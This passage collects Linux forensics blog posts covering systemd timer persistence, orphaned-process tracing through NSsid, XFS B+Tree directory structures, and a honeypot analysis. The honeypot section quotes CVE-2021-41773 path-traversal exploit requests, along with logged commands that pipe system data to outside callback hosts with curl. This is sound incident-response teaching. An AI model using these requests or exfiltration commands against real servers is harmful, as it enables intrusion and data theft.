    Note that systemctl status *.timer will give this output for all timers on the system. This would be appropriate if you are quickly trying to gather this information for later triage.

    If the command triggered by your timer produces output, look for that output with systemctl status <yourtimer>.service. For example:

    # systemctl status anacron.service
    ● anacron.service - Run anacron jobs
         Loaded: loaded (/lib/systemd/system/anacron.service; enabled; vendor preset: enabled)
         Active: inactive (dead) since Sun 2024-05-05 18:34:45 UTC; 28min ago
    TriggeredBy: ● anacron.timer
           Docs: man:anacron
                 man:anacrontab
        Process: 1563 ExecStart=/usr/sbin/anacron -d -q $ANACRON_ARGS (code=exited, status=0/SUCCESS)
       Main PID: 1563 (code=exited, status=0/SUCCESS)
            CPU: 2ms
    
    May 05 18:34:45 LAB systemd[1]: Started Run anacron jobs.
    May 05 18:34:45 LAB systemd[1]: anacron.service: Succeeded.

    Systemd timer executions and command output are also logged to the LOG_CRON Syslog facility.

    Transient Timers

    Timers can be created on-the-fly without explicit *.timer and *.service files using the systemd-run command:

    # systemd-run --on-calendar='*-*-* *:*:15' /tmp/.evil-lair/myStartUp.sh
    Running timer as unit: run-rb68ce3d3c11a4ec79b508036776d2cb1.timer
    Will run service as unit: run-rb68ce3d3c11a4ec79b508036776d2cb1.service

    In this case, we are creating a timer that will run every minute of every hour of every day at 15 seconds into the minute. The timer will execute /tmp/.evil-lair/myStartUp.sh. Note that the systemd-run command requires that /tmp/.evil-lair/myStartUp.sh exist and be executable.

    The run-*.timer and run-*.service files end up in [/var]/run/systemd/transient:

    # cd /run/systemd/transient/
    # ls
    run-rb68ce3d3c11a4ec79b508036776d2cb1.service  run-rb68ce3d3c11a4ec79b508036776d2cb1.timer  session-2.scope  session-71.scope  session-c1.scope
    # cat run-rb68ce3d3c11a4ec79b508036776d2cb1.timer
    # This is a transient unit file, created programmatically via the systemd API. Do not edit.
    [Unit]
    Description=/tmp/.evil-lair/myStartUp.sh
    
    [Timer]
    OnCalendar=*-*-* *:*:15
    RemainAfterElapse=no
    # cat run-rb68ce3d3c11a4ec79b508036776d2cb1.service
    # This is a transient unit file, created programmatically via the systemd API. Do not edit.
    [Unit]
    Description=/tmp/.evil-lair/myStartUp.sh
    
    [Service]
    ExecStart="/tmp/.evil-lair/myStartUp.sh"

    These transient timers can be monitored with systemctl list-timers and systemctl status just like any other timer:

    # systemctl list-timers --all -l
    NEXT                        LEFT          LAST                        PASSED             UNIT                                        ACTIVATES
    Sun 2024-05-05 17:59:15 UTC 17s left      Sun 2024-05-05 17:58:19 UTC 37s ago            run-rb68ce3d3c11a4ec79b508036776d2cb1.timer run-rb68ce3d3c11a4ec79b508036776d2cb1.service
    Sun 2024-05-05 18:33:46 UTC 34min left    Sun 2024-05-05 17:30:29 UTC 28min ago          anacron.timer                               anacron.service
    Sun 2024-05-05 19:50:01 UTC 1h 51min left Sun 2024-05-05 16:37:36 UTC 1h 21min ago       apt-daily.timer                             apt-daily.service
    Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       exim4-base.timer                            exim4-base.service
    Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       logrotate.timer                             logrotate.service
    Mon 2024-05-06 00:00:00 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       man-db.timer                                man-db.service
    Mon 2024-05-06 00:17:20 UTC 6h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       fwupd-refresh.timer                         fwupd-refresh.service
    Mon 2024-05-06 01:13:52 UTC 7h left       Sun 2024-05-05 16:37:36 UTC 1h 21min ago       fstrim.timer                                fstrim.service
    Mon 2024-05-06 03:23:47 UTC 9h left       Fri 2024-04-19 00:59:27 UTC 2 weeks 2 days ago systemd-tmpfiles-clean.timer                systemd-tmpfiles-clean.service
    Mon 2024-05-06 06:02:06 UTC 12h left      Sun 2024-05-05 16:37:36 UTC 1h 21min ago       apt-daily-upgrade.timer                     apt-daily-upgrade.service
    Sun 2024-05-12 03:10:20 UTC 6 days left   Sun 2024-05-05 16:37:36 UTC 1h 21min ago       e2scrub_all.timer                           e2scrub_all.service
    
    11 timers listed.
    # systemctl status run-rb68ce3d3c11a4ec79b508036776d2cb1.timer
    ● run-rb68ce3d3c11a4ec79b508036776d2cb1.timer - /tmp/.evil-lair/myStartUp.sh
         Loaded: loaded (/run/systemd/transient/run-rb68ce3d3c11a4ec79b508036776d2cb1.timer; transient)
      Transient: yes
         Active: active (waiting) since Sun 2024-05-05 17:48:25 UTC; 10min ago
        Trigger: Sun 2024-05-05 17:59:15 UTC; 3s left
       Triggers: ● run-rb68ce3d3c11a4ec79b508036776d2cb1.service
    
    May 05 17:48:25 LAB systemd[1]: Started /tmp/.evil-lair/myStartUp.sh.

    Note that these timers are transient because the /var/run directory is an in-memory file system. These timers, like the file system itself, will disappear on system shutdown or reboot.

    Per-User Timers

    Systemd also allows unprivileged users to create timers. The command line interface we’ve seen so far stays essentially the same except that regular users must add the --user flag to all commands. User *.timer and *.service files must be placed in $HOME/.config/systemd/user. Or the user could create a transient timer without explicit *.timer and *.service files:

    $ systemd-run --user --on-calendar='*-*-* *:*:30' /tmp/.dropper/.src.sh
    Running timer as unit: run-rdad04b63554a4ebeb12bc5ca42baaa31.timer
    Will run service as unit: run-rdad04b63554a4ebeb12bc5ca42baaa31.service

    The user can use systemctl list-timers and systemctl status to check on their timers:

    $ systemctl list-timers --user --all
    NEXT                        LEFT     LAST PASSED UNIT                                        ACTIVATES
    Sun 2024-05-05 18:20:30 UTC 40s left n/a  n/a    run-rdad04b63554a4ebeb12bc5ca42baaa31.timer run-rdad04b63554a4ebeb12bc5ca42baaa31.service
    
    1 timers listed.
    $ systemctl status --user run-rdad04b63554a4ebeb12bc5ca42baaa31.timer
    ● run-rdad04b63554a4ebeb12bc5ca42baaa31.timer - /tmp/.dropper/.src.sh
         Loaded: loaded (/run/user/1000/systemd/transient/run-rdad04b63554a4ebeb12bc5ca42baaa31.timer; transient)
      Transient: yes
         Active: active (waiting) since Sun 2024-05-05 18:19:35 UTC; 32s ago
        Trigger: Sun 2024-05-05 18:20:30 UTC; 22s left
       Triggers: ● run-rdad04b63554a4ebeb12bc5ca42baaa31.service
    
    May 05 18:19:35 LAB systemd[1293]: Started /tmp/.dropper/.src.sh.

    As you can see in the above output, transient per-user run-*.timer and run-*.service files end up under [/var]/run/user/<UID>/systemd/transient.

    Unfortunately, there does not seem to be a way for the administrator to conveniently query timers for regular users on the system. You’re left with consulting the system logs and grabbing whatever on-disk artifacts you can, like the user’s $HOME/.config/systemd directory.

    Orphan Processes in Linux

    Orphan processes can sometimes cause confusion when analyzing live Linux systems. But during a recent run of my Linux Forensics class, one of my students showed me an interesting trick that I wanted to make more generally known.

    Consider a simple hierarchy of processes:

    UID          PID    PPID  C STIME TTY          TIME CMD
    root         725       1  0 12:53 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
    root        1285     725  0 12:55 ?        00:00:00 sshd: lab [priv]
    lab         1335    1285  0 12:55 ?        00:00:00 sshd: lab@pts/0
    lab         1352    1335  0 12:55 pts/0    00:00:00 -bash
    lab         1415    1352  0 12:55 pts/0    00:00:00 ping 192.168.10.137
    

    At the top is the master SSH server for this system. Its parent process ID (PPID) is one, because it was started by systemd when the machine booted. Then we have the root-owned sshd process that was started when I connected to the system, and an unprivileged sshd because of the PrivilegeSeparation feature. That unprivileged sshd starts my bash login shell, and from that shell I fired up a ping command to run in the background. You can walk all the way back up the chain and in each case the PPID of each process is the PID of the process before it.

    This makes it easy to view these processes as a hierarchy using a tool like pstree:

    systemd(1)─┬─ModemManager(704)─┬─{ModemManager}(718)
               │                   └─{ModemManager}(723)
               ├─NetworkManager(669)─┬─{NetworkManager}(694)
               │                     └─{NetworkManager}(701)
               ├─...
               ├─sshd(725)───sshd(1285)───sshd(1335)───bash(1352)───ping(1415)
               ├─...

    But what happens when I exit my bash shell and leave the ping process running in the background?

    lab         1415       1  0 12:55 ?        00:00:00 ping 192.168.10.137

    My poor little ping process has become an orphan, and it’s PPID is now shown as one. This creates kind of a strange look in the pstree output:

    systemd(1)─┬─ModemManager(704)─┬─{ModemManager}(718)
               │                   └─{ModemManager}(723)
               ├─NetworkManager(669)─┬─{NetworkManager}(694)
               │                     └─{NetworkManager}(701)
               ├─...
               ├─ping(1415)
               ├─...

    Analysts can confuse an orphaned process with one that was started by systemd, and this creates an opportunity for bad actors to obfuscate processes that they started interactively.

    /proc to the Rescue!

    What my student pointed out to me is that the original PPID of the ping process is still tracked under the /proc/<pid> directory for the process. For example, /proc/1415/status shows the original PPID under the NSsid (Namespace Session ID) field:

    Name:   ping
    Umask:  0022
    State:  S (sleeping)
    Tgid:   1415
    Ngid:   0
    Pid:    1415
    PPid:   1
    TracerPid:      0
    Uid:    1000    1000    1000    1000
    Gid:    1000    1000    1000    1000
    FDSize: 256
    Groups: 24 25 27 29 30 44 46 108 113 117 120 1000
    NStgid: 1415
    NSpid:  1415
    NSpgid: 1415
    NSsid:  1352
    ...

    More tersely, you can see the original PPID as the sixth field in /proc/1415/stat:

    1415 (ping) S 1 1415 1352 0 -1 4194560 ...

    If you compare this with the output of the master sshd process that was actually started by systemd, you will notice a difference in this field. Here’s /proc/725/status:

    Name:   sshd
    Umask:  0022
    State:  S (sleeping)
    Tgid:   725
    Ngid:   0
    Pid:    725
    PPid:   1
    TracerPid:      0
    Uid:    0       0       0       0
    Gid:    0       0       0       0
    FDSize: 128
    Groups:
    NStgid: 725
    NSpid:  725
    NSpgid: 725
    NSsid:  725
    ...

    And here’s /proc/729/stat:

    725 (sshd) S 1 725 725 0 -1 4194560 ...

    In these cases, the process NSsid is the PID of the process started by systemd.

    That’s Session ID

    There’s one more subtlety at play here. I’m going to start two new ping processes: one in my login shell, and then one after I use sudo to become root:

    lab@LAB:~$ ping 192.168.10.137 >/dev/null &
    [1] 1492
    lab@LAB:~$ sudo -s
    root@LAB:/home/lab# ping 192.168.10.137 >/dev/null &
    [1] 1495
    root@LAB:/home/lab# pstree -d
    ...
    ───bash(1465)─┬─ping(1492)
                  └─sudo(1493)───bash(1494)─┬─ping(1495)
                                            └─pstree(1497)
    ...
    root@LAB:/home/lab# exit
    exit
    lab@LAB:~$ logout

    I’ve logged out of both shells to orphan both ping processes.

    Now I’ll log back in and check the NSsid of the two orphaned processes:

    lab@LAB:~$ grep NSsid: /proc/1492/status /proc/1495/status
    /proc/1492/status:NSsid:        1465
    /proc/1495/status:NSsid:        1465

    The parameter is called Name Space Session ID because it applies to the entire user session that is initiated when the user logs in. So even though I used sudo to become the root user, the NSsid is still the PID of my unprivileged login shell. Or, for example, if an attacker manages to escalate privilege in the middle of their session, you can still use the NSsid to tie together processes they may have started in their root shell with processes from the original unprivileged session.

    Web Shells and cron Jobs

    That got me curious about some other potential scenarios: web shells and cron jobs. I installed the nginx web server along with PHP-FPM. I created a simple web shell in PHP that just invoked any command I passed to it with system(). This means that PHP-FPM will invoke /bin/sh first, which will then execute the command I pass in. The process hierarchy ended up looking like this:

               |-php-fpm(8918)-+-php-fpm(8919)---sh(9074)---ping(9075)
               |               `-php-fpm(8920)

    The NSsid of the ping process was 8918— the PID of the master PHP-FPM process that was started by systemd.

    Next I set up a cron job that ran ping every minute in the background. I quickly stacked up a number of ping processes:

               |-ping(9199)
               |-ping(9209)
               |-ping(9216)
               |-ping(9225)

    Notice that the ping processes here have been orphaned and show no relation to the original cron process that launched them. When I checked the NSsid values of these processes, here is what I found:

    root@LAB:~# grep NSsid: /proc/9199/status /proc/9209/status /proc/9216/status /proc/9225/status
    /proc/9199/status:NSsid:        9198
    /proc/9209/status:NSsid:        9208
    /proc/9216/status:NSsid:        9214
    /proc/9225/status:NSsid:        9224
    root@LAB:~# ps -ef | grep cron
    root         665       1  0 12:53 ?        00:00:00 /usr/sbin/cron -f
    root@LAB:~# ls -ld /proc/9198
    ls: cannot access '/proc/9198': No such file or directory

    Each process had a distinct NSsid and none of them matched the PID of the parent cron process. Like system(), cron runs a shell to execute each cron job. But unlike the PHP-FPM example, each shell spawned by cron starts a new session with a new NSsid value. The ping processes were orphaned when shells exited after launching the ping processes.

    Bottom line is that processes that were started by systemd have their own PID as the NSsid. Processes started interactively, or launched from other services such as PHP-FPM or cron have some other PID in the NSsid field. Exactly what PID that is can vary depending upon how the process was launched. The NSsid field persists even when the process has been orphaned.

    Unfortunately, once the process has been orphaned, we can’t recreate the entire original process hierarchy without additional data that’s not available by default. To rebuild the process hierarchies you would need to be tracking exec() system calls with auditd or eBPF, or using a third-party tool.

    XFS Part 6 – B+Tree Directories

    Look here for earlier posts in this series.

    Just to see what would happen, I created a directory containing 5000 files. Let’s start with the inode:

    B+Tree Directory

    The number of extents (bytes 76-79) is 0x2A, or 42. This is too many extents to fit in an extent array in the inode. The data fork type (byte 5) is 3, which means the data fork is the root of a B+Tree.

    The root of the B+Tree starts at byte offset 176 (0x0B0), right after the inode core. The first two bytes are the level of this node in the tree. The value 1 indicates that this is an interior node in the tree, rather than a leaf node. The next two bytes are the number of entries in the arrays which track the nodes below us in the tree– there is only one node and one array entry. Four padding bytes are used to maintain 64-bit alignment.

    The rest of the space in the data fork is divided into two arrays for tracking sub-nodes. The first array is made up for four byte logical offset values, tracking where each chunk of file data belongs. The second array is the absolute block address of the node which tracks the extents at the corresponding logical offset. In our case that block is 0x8118e4 = 8460516 (aka relative block 71908 in AG 2), which tracks the extents starting from the start of the file (logical offset zero).

    This is a small file system and the absolute block addresses fit in 32 bits. What’s not clear in the documentation is what happens when the file system is large enough to require 64-bit block addresses? More research is needed here.

    Let’s examine block 8460516 which holds the extent information. Here are the first 256 bytes in a hex editor:

    B+Tree Directory Leaf

    0-3     Magic number                        BMA3
    4-5     Level in tree                       0 (leaf node)
    6-7     Number of extents                   42
    8-15    Left sibling pointer                -1 (NULL)
    
    16-23   Right sibling pointer               -1 (NULL)
    24-31   Sector offset of this block         0x02595720 = 39409440
    
    32-39   LSN of last update                  0x200000631b
    40-55   UUID                                e56c...da71
    56-63   Inode owner of this block           0x022f4d7d = 36654461
    
    64-67   CRC32 of this block                 0x9d14d936
    68-71   Padding for 64-bit alignment        zeroed
    

    This node is at level zero in the tree, which means it’s a leaf node containing data. In this case the data is extent structures, and there are 42 of them following the header.

    If there were more than one leaf node, the left and right sibling pointers would be used. Since we only have the one leaf, both of these values are set to -1, which is used as a NULL pointer in XFS metadata structures.

    As far as decoding the extent structures, it’s easier to use xfs_db:

    xfs_db> inode 36654461
    xfs_db> addr u3.bmbt.ptrs[1]
    xfs_db> print
    magic = 0x424d4133
    level = 0
    numrecs = 42
    leftsib = null
    rightsib = null
    bno = 39409440
    lsn = 0x200000631b
    uuid = e56c3b41-ca03-4b41-b15c-dd609cb7da71
    owner = 36654461
    crc = 0x9d14d936 (correct)
    recs[1-42] = [startoff,startblock,blockcount,extentflag] 
    1:[0,4581802,1,0] 
    2:[1,4581800,1,0] 
    3:[2,4581799,1,0] 
    4:[3,4581798,1,0] 
    5:[4,4581794,1,0] 
    6:[5,4581793,1,0] 
    7:[6,4581791,1,0] 
    8:[7,4581790,1,0] 
    9:[8,4581789,1,0] 
    10:[9,4581787,1,0] 
    11:[10,4581786,1,0] 
    12:[11,4582219,1,0] 
    13:[12,4582236,1,0] 
    14:[13,4587210,1,0] 
    15:[14,4688117,3,0] 
    16:[17,4695931,1,0] 
    17:[18,4695948,1,0] 
    18:[19,4701245,1,0] 
    19:[20,4703737,1,0] 
    20:[21,4706394,1,0] 
    21:[22,4711526,1,0] 
    22:[23,4714191,1,0] 
    23:[24,4721971,1,0] 
    24:[25,4729743,1,0] 
    25:[26,4740155,1,0] 
    26:[27,4742820,1,0] 
    27:[28,4745312,1,0] 
    28:[29,4747961,1,0] 
    29:[30,4753101,1,0] 
    30:[31,4761038,1,0] 
    31:[32,4768818,1,0] 
    32:[33,4776747,1,0] 
    33:[34,4797727,1,0] 
    34:[8388608,4581801,1,0] 
    35:[8388609,4581796,1,0] 
    36:[8388610,4581795,1,0] 
    37:[8388611,4581792,1,0] 
    38:[8388612,4581788,1,0] 
    39:[8388613,8459337,1,0] 
    40:[8388614,8460517,2,0] 
    41:[8388616,8682827,7,0] 
    42:[16777216,4581797,1,0]
    

    As we saw in the previous installment, multi-block directories in XFS are sparse files:

    • Starting at logical offset zero, we have extents 1-33 containing the first 35 blocks of the directory file. This is where the directory entries live.
    • Extents 34-41 starting at logical offset 8388608 (XFS_DIR2_LEAF_OFFSET) contain the hash lookup table for finding directory entries.
    • Because the hash lookup table is large enough to require multiple blocks, the “tail record” for the directory moves into its own block tracked by the final extent (extent 42 in our example above). The logical offset for the tail record is 2*XFS_DIR2_LEAF_OFFSET or 16777216.

    The Tail Record

    0-3      Magic number                       XDF3
    4-7      CRC32 checksum                     0xf56e9aba
    8-15     Sector offset of this block        22517032
    
    16-23    Last LSN update                    0x200000631b
    24-39    UUID                               e56c...da71
    40-47    Inode that points to this block    0x022f4d7d
    
    48-51    Starting block offset              0
    52-55    Size of array                      35
    56-59    Array entries used                 35
    60-63    Padding for 64-bit alignment       zeroed

    The last two fields describe an array whose elements correspond to the blocks in the hash lookup table for this directory. The array itself follows immediately after the header as shown above. Each element of the array is a two-byte number representing the largest chunk of free space available in each block. In our example, all of the blocks are full (zero free bytes) except for the last block which has at least a 0x0440 = 1088 byte chunk available.

    Decoding the Hash Lookup Table

    The hash lookup table for this directory is contained in the fifteen blocks starting at logical file offset 8388608. Because the hash lookup table spans multiple blocks, it is also formatted as a B+Tree. The initial block at logical offset 8388608 should be the root of this tree. This block is shown below.

    0-3      "Forward" pointer                  0
    4-7      "Back" pointer                     0
    8-9      Magic number                       0x3ebe
    10-11    Padding for alignment              zeroed
    12-15    CRC32 checksum                     0x129cf461
    
    16-23    Sector offset of this block        22517064
    24-31    LSN of last update                 0x200000631b
    
    32-47    UUID                               e56c...da71
    
    48-55    Parent inode                       0x022f4d7d
    56-57    Number of array entries            14
    58-59    Level in tree                      1
    59-63    Padding for alignment              zeroed

    We confirm this is an interior node of a B+Tree by looking at the “Level in tree” value at bytes 58-59– interior nodes have non-zero values here. The “forward” and “back” pointers being zeroed mean there are no other nodes at this level, so we’re sitting at the root of the tree.

    The fourteen other blocks that hold the directory entries are tracked by an array here in the root block. Bytes 56-57 track the size of the array, and the array itself starts at byte 64. Each array entry contains a four byte hash value and a four byte logical block offset. The hash value in each array entry is the largest hash value in the given block.

    It’s easier to decode these values using xfs_db:

    xfs_db> fsblock 4581801
    xfs_db> type dir3
    xfs_db> p
    nhdr.info.hdr.forw = 0
    nhdr.info.hdr.back = 0
    nhdr.info.hdr.magic = 0x3ebe
    nhdr.info.crc = 0x129cf461 (correct)
    nhdr.info.bno = 22517064
    nhdr.info.lsn = 0x200000631b
    nhdr.info.uuid = e56c3b41-ca03-4b41-b15c-dd609cb7da71
    nhdr.info.owner = 36654461
    nhdr.count = 14
    nhdr.level = 1
    nbtree[0-13] = [hashval,before]
    0:[0x4863b0b3,8388610]
    1:[0x4a63d132,8388619]
    2:[0x4c63d1f3,8388615]
    3:[0x4e63f070,8388622]
    4:[0x9c46fd6d,8388612]
    5:[0xa446fd6d,8388621]
    6:[0xac46fd6d,8388618]
    7:[0xb446fd6d,8388616]
    8:[0xbc275ded,8388614]
    9:[0xbc777c6d,8388609]
    10:[0xc463d170,8388611]
    11:[0xc863f170,8388620]
    12:[0xcc63d072,8388613]
    13:[0xce63f377,8388617]

    If you look at the residual data in the block after the hash array, it looks like hash values and block offsets similar to what we’ve seen in previous installments. I speculate that this is residual data from when the hash lookup table was able to fit into a single block. Once the directory grew to a point where the B+Tree was necessary, the new B+Tree root node simply took over this block, leaving a significant amount of residual data in the slack space.

    To understand the function of the leaf nodes in the B+Tree, suppose we wanted to find the directory entry for the file “0003_smallfile”. First we can use xfs_db to compute the hash value for this filename:

    xfs_db> hash 0003_smallfile
    0xbc07fded

    According to the array, that hash value should be in logical block 8388614. We then have to refer back to the list of extents we decoded earlier to discover that this local offset corresponds to block address 8460517 (AG 2, block 71909). Here is the breakdown of that block:

    0-3      Forward pointer                    0x800001 = 8388609
    4-7      Back pointer                       0x800008 = 8388616
    8-9      Magic number                       0x3dff
    10-11    Padding for alignment              zeroed
    12-15    CRC32 checksum                     0xdb227061
    
    16-23    Sector offset of this block        39409448
    24-31    LSN of last update                 0x200000631b
    
    32-47    UUID                               e56c...da71
    
    48-55    Parent inode                       0x022f4d7d
    56-57    Number of array entries            0x01a0 = 416
    58-59    Unused entries                     0
    59-63    Padding for alignment              zeroed

    Following the 64-byte header is an array holding the hash lookup structures. Each structure contains a four byte hash value and a four byte offset. The array is sorted by hash value for binary search. Offsets are in 8 byte units.

    The has value for “0003_smallfile” was 0xbc07fded. We have to look fairly far down in the array to find the offset for this value:

    The offset tells us that the directory entry of “0003_smallfile” should be 0x13 = 19 * 8 = 152 bytes from the start of the directory file. That puts it near the beginning of the first block at logical offset zero.

    The Directory Entries

    To find the first block of the directory file we need to refer back to the extent list we decoded from the inode at the very start of this article. According to that list, the initial block is 4581802 (AG 1, block 387498). Let’s take a closer look at this block:

    0-3      Magic number                       XDD3
    4-7      CRC32 checksum                     0xaf173b31
    8-15     Sector offset to this block        22517072
    
    16-23    LSN of last update                 0x200000631b
    24-39    UUID                               e56c...da71
    40-47    Parent inode                       0x022f4d7d

    Bytes 48-59 are a three element array indicating where there is available free space in this directory. Each array element is a 2 byte offset (in bytes) to the free space and a 2 byte length (in bytes). There is no free space in this block, so all array entries are zeroed. Bytes 60-63 are padding for alignment.

    Following this header are variable length directory entries defined as follows:

         Len (bytes)     Field
         ===========     ======
           8             absolute inode number
           1             file name length (bytes)
           varies        file name
           1             file type
           varies        padding as necessary for 64bit alignment
           2             offset to beginning of this entry

    Here is the decoding of the directory entries shown above:

        Inode        Len    File Name         Type    Offset
        =====        ===    =========         ====    ========
        0x022f4d7d    1     .                 2       0x0040
        0x04159fa1    2     ..                2       0x0050
        0x022f4d7e   14     0001_smallfile    1       0x0060
        0x022f4d7f   12     0002_bigfile      1       0x0080
        0x022f4d80   14     0003_smallfile    1       0x0098
        0x022f4d81   12     0004_bigfile      1       0x00B8

    File type bytes are as described in Part Three of this series (1 is a regular file, 2 is a directory). Note that the starting offset of the “0003_smallfile” entry is 152 bytes (0x0098), exactly as the hash table lookup told us.

    What Happens Upon Deletion?

    Let’s see what happens when we delete “0003_smallfile”. When doing this sort of testing, always be careful to force the file system cache to flush to disk before busting out the trusty hex editor:

    # rm -f /root/dir-testing/bigdir/0003_smallfile
    # sync; echo 3 > /proc/sys/vm/drop_caches
    

    The mtime and ctime in the directory inode are set to the deletion time of “0003_smallfile”. The LSN and CRC32 checksum in the inode are also updated.

    The removal of a single file is typically not a big enough event to modify the size of the directory. In this case, neither the extent tree root or leaf block changes. We would have to purge a significant number of files the impact this data.

    However, the “tail record” for the directory is impacted by the file deletion.

    The CRC32 checksum and LSN (now highlighted in red) are updated. Also the free space array now shows 0x20 = 32 bytes free in the first block.

    Again, a single file deletion is not significant enough to impact the root of the hash B+Tree. However, one of the leaf nodes does register the change.

    Again we see updates to the CRC32 checksum and LSN fields. The “Unused entries” field for the hash array now shows one unused entry. Looking farther down in the block, we find the unused entry for our hash 0xbc07fded. The offset is zeroed to indicate this entry is unused. We saw similar behavior in other block-based directories in previous installments of this series.

    Changes to the directory entries are also similar to the behavior we’ve seen previously for block-based directory files:

    Again we see the usual CRC32 and LSN updates. But now the free space array starting at byte 48 shows 0x0020 = 32 bytes free at offset 0x0098 = 152. The first two bytes of the inode field in this directory are overwritten with 0xFFFF to indicate the unused space, and the next two bytes indicate 0x0020 = 32 bytes of free space. However, since the inodes in this file system fit in 32 bits, the original inode number for the file is still fully visible and the file could potentially be recovered using residual data in the inode.

    Wrapping Up and Planning for the Future

    This post concludes my walk-through of the major on-disk data structures in the XFS file system. If anything was unclear or you want more detailed explanations in any area, feel free to reach me through the comments or via any of my social media accounts.

    The colorized hex dumps that appear in these posts where made with a combination of Synalize It! and Hexinator. Along the way I created “grammar” files that you can use to produce similar colored breakdowns on your own XFS data structures.

    I have multiple pages of research questions that came up as I was working through this series. But what I’m most interested in at the moment is the process of recovering deleted data from XFS file systems. This is what I will be looking at in upcoming posts.

    Hudak’s Honeypot (Part 4)

    This is part four in a series. Check out part one, part two, and part three if you missed them.

    Reviewing the UAC data during the triage phase of our investigation, we noted two similar process hierarchies started on Nov 30. One started with parent PID 15851 and the other with parent PID 21783. The processes were running as the same “daemon” user as the web server. Looking at the UAC data under …/live_response/process/proc/<PID>/environ.txt shows essentially identical markers typical of CVE-2021-41773 exploitation:

    HTTP_USER_AGENT=curl/7.79.1
    REQUEST_METHOD=POST
    REQUEST_URI=/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash
    SCRIPT_NAME=/cgi-bin/../../../../../../../bin/bash

    The “environ.txt” data shows that PID 15851 was started by a request from IP 5.2.72.226 and PID 21783 from 104.244.76.13.

    Next I pivoted to the web logs in the image under /var/log/apache2, looking for entries that used the same “curl/7.79.1” user agent string. Many of the hits were from 116.202.187.77, which we researched in part three of this series. Here are the remaining hits with the matching user agent string:

    107.189.14.119 - - [29/Nov/2021:21:27:46 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65//bin/sh HTTP/1.1" 200 45 "-" "curl/7.79.1"
    45.153.160.138 - - [29/Nov/2021:21:30:38 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65//bin/curl HTTP/1.1" 404 196 "-" "curl/7.79.1"
    185.165.171.175 - - [29/Nov/2021:21:33:42 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65//bin/sh HTTP/1.1" 200 - "-" "curl/7.79.1"
    185.31.175.231 - - [29/Nov/2021:22:07:03 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 53 "-" "curl/7.79.1"
    185.56.80.65 - - [29/Nov/2021:22:09:25 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 53 "-" "curl/7.79.1"
    185.243.218.50 - - [29/Nov/2021:22:11:50 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 53 "-" "curl/7.79.1"
    109.70.100.34 - - [29/Nov/2021:22:13:14 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 53 "-" "curl/7.79.1"
    109.70.100.26 - - [30/Nov/2021:16:04:46 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 53 "-" "curl/7.79.1"
    5.2.72.226 - - [30/Nov/2021:16:19:28 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 - "-" "curl/7.79.1"
    104.244.76.13 - - [30/Nov/2021:16:27:39 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/bash HTTP/1.1" 200 - "-" "curl/7.79.1"
    91.234.192.109 - - [07/Dec/2021:13:57:42 +0000] "POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65//bin/sh HTTP/1.1" 200 45 "-" "curl/7.79.1"

    All of the IPs shown here are known Tor exit nodes, except for the final IP 91.234.192.109. According to WHOIS data, 91.234.192.109 is registered to Elisteka UAB, and small company in Lithuania.

    Next I pulled the mod_dumpio data for these IPs from the error_log:

    [Mon Nov 29 21:27:47.012697 2021]  echo Content-Type: text/plain; echo; id
    [Mon Nov 29 21:30:38.095283 2021]  echo Content-Type: text/plain; echo; https://webhook.site/d9680fb0-b157-46a0-bc55-bcd195d139eb
    [Mon Nov 29 21:33:42.311129 2021]  echo Content-Type: text/plain; echo;
    [Mon Nov 29 22:07:04.059102 2021]  echo Content-Type: text/plain; echo; curl 8u3f3p0skq5deucdmc1xu88qnht8hx.burpcollaborator.net
    [Mon Nov 29 22:09:25.063142 2021]  echo Content-Type: text/plain; echo; curl gk4ntxq0ayvl422lckr5kgyydpjh76.burpcollaborator.net
    [Mon Nov 29 22:11:50.309729 2021]  echo Content-Type: text/plain; echo; cat /proc/cpuinfo | curl --data-binary @- cs8j1tywiu3hcyahkgz1sc6ullref3.burpcollaborator.net
